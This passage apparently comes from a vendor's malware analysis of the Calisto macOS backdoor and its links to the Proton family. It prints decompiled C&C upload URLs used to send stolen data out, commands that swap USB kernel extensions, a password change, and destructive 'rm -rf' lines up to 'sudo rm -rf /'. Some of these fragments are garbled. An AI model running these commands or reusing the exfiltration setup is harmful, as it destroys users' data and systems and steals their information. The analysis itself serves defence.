
At the end, Calisto attempts to transfer all data from the .calisto folder to the cybercriminals' server. But at the time of our research, the server was no longer responding to requests and seemed to be disabled:



_cstring:0000...	00000031	C	http://40.87.56.192/calisto/upload.php?username=
_cstring:0000...	0000002A	C	http://40.87.56.192/calisto/listenyee.php



```
aHttp408756192C_0 db 'http://40.87.56.192/calisto/listenyee.php',0
                                         ; DATA XREF: sub_100009BA0+32↑o
aNsusername     db 'NSUserName',0        ; DATA XREF: sub_100009BA0+62↑o
aNsuserpassword db 'NSUserPassword',0    ; DATA XREF: sub_100009BA0+B2↑o
aCluploadid     db 'CLUploadID',0        ; DATA XREF: sub_100009BA0+12A↑o
                                         ; sub_100009BA0+18A↑o
```



ip.addr==40.87.56.192


No.	Time	Source	Destination	Protocol	Length	Info
501	39.320482	10.63.111.111	40.87.56.192	TCP	78	49171 → 80 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101028515 TSecr=0 SACK_PERM=1
503	40.322938	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101029515 TSecr=0 SACK_PERM=1
508	41.323621	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101030515 TSecr=0 SACK_PERM=1
511	42.324950	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101031515 TSecr=0 SACK_PERM=1
518	43.326375	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101032516 TSecr=0 SACK_PERM=1
521	44.326409	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101033516 TSecr=0 SACK_PERM=1
525	46.328595	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101035517 TSecr=0 SACK_PERM=1
538	50.330972	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101039517 TSecr=0 SACK_PERM=1
578	58.336560	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101047517 TSecr=0 SACK_PERM=1
683	74.350923	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101063517 TSecr=0 SACK_PERM=1

Attempt to contact the C&C server

Extra functions


Static analysis of Calisto revealed unfinished and unused additional functionality:

- Loading/unloading of kernel extensions for handling USB devices
- Data theft from user directories
- Self-destruction together with the OS




```
sudo kextunload /System/Library/Extensions/AppleUSBTopCase.kext
sudo kextunload /System/Library/Extensions/AppleUSBMultitouch.kext
sudo kextunload /System/Library/Extensions/IOUSBFamily.kext
sudo kextunload /System/Library/Extensions/IOUSBMassStorageClass.kext
sudo kextunload /System/Library/Extensions/IOUSBMassStorageDriver.kext
sudo cp -f /System/Library/Extensions/AppleUSBTopCase.kext /Library/iTunes/1.mp3
sudo cp -f /System/Library/Extensions/AppleUSBMultitouch.kext /Library/iTunes/2.mp3
sudo cp -f /System/Library/Extensions/IOUSBFamily.kext /Library/iTunes/3.mp3
sudo cp -f /System/Library/Extensions/IOUSBMassStorageDriver.kext /Library/iTunes/4.mp3
sudo cp -f /System/Library/Extensions/IOUSBMassStorageClass.kext /Library/iTunes/5.mp3



sudo cp -f /Library/iTunes/1.mp3 /System/Library/Extensions/AppleUSBTopCase.kext
sudo cp -f /Library/iTunes/2.mp3 /System/Library/Extensions/AppleUSBMultitouch.kext
sudo cp -f /Library/iTunes/3.mp3 /System/Library/Extensions/IOUSBFamily.kext
sudo cp -f /Library/iTunes/4.mp3 /System/Library/Extensions/IOUSBMassStorageDriver.kext
sudo cp -f /Library/iTunes/5.mp3 /System/Library/Extensions/IOUSBMassStorageClass.kext
sudo kextload /System/Library/Extensions/AppleUSBTopCase.kext
sudo kextload /System/Library/Extensions/AppleUSBMultitouch.kext
sudo kextload /System/Library/Extensions/IOUSBFamily.kext
sudo kextload /System/Library/Extensions/IOUSBMassStorageClass.kext
sudo kextload /System/Library/Extensions/IOUSBMassStorageDriver.kext\
```

Loading/unloading of kernel extensions



```
 | sudo dscl .  -passwd /Users/$USER
 | sudo rm -rf /Users/
/Downloads /Users/
/Documents /Users/
/Desktop /Users/
/Pictures /Users/
/Music /Users/
/Movies /Users/
/* /Users/
/.calisto /Users/
/Library/.cid /Users/
/Users/
```

Working with user directories



```
("/.* && sudo rm -rf ~/.Trash/* && sudo rm -rf /",
```

Self-destruction together with the entire system

Connections with Backdoor.OSX.Proton

Conceptually, the Calisto backdoor resembles a member of the Backdoor.OSX.Proton family:

- The distribution method is similar: it masquerades as a well-known antivirus (a Backdoor.OSX.Proton was previously distributed under the guise of a Symantec antivirus product)

- The Trojan sample contains the line “com.proton.calisto.plist”
- Like Backdoor.OSX.Proton, this Trojan is able to steal a great amount of personal data from the user system, including the contents of Keychain

Recall that all known members of the Proton malware family were distributed and discovered in 2017. The Calisto Trojan we detected was created no later than 2016. Assuming that this Trojan was written by the same authors, it could well be one of the very first versions of Backdoor.OSX.Proton or even a prototype. The latter hypothesis is supported by the large number of unused and not fully implemented functions. However, they were missing from later versions of Proton.

To protect against Calisto, Proton, and their analogues:

- Always update to the current version of the OS
- Never disable SIP
- Run only signed software downloaded from trusted sources, such as the App Store
- Use antivirus software

MD5

DMG image: d7ac1b8113c94567be4a26d214964119
Mach-O executable: 2f38b201f6b368d587323a1bec516e5d

- Apple MacOS
- Backdoor
- Malware Descriptions

Authors

-

 Mikhail Kuzin
-

 Sergey Zelensky

Calisto Trojan for macOS

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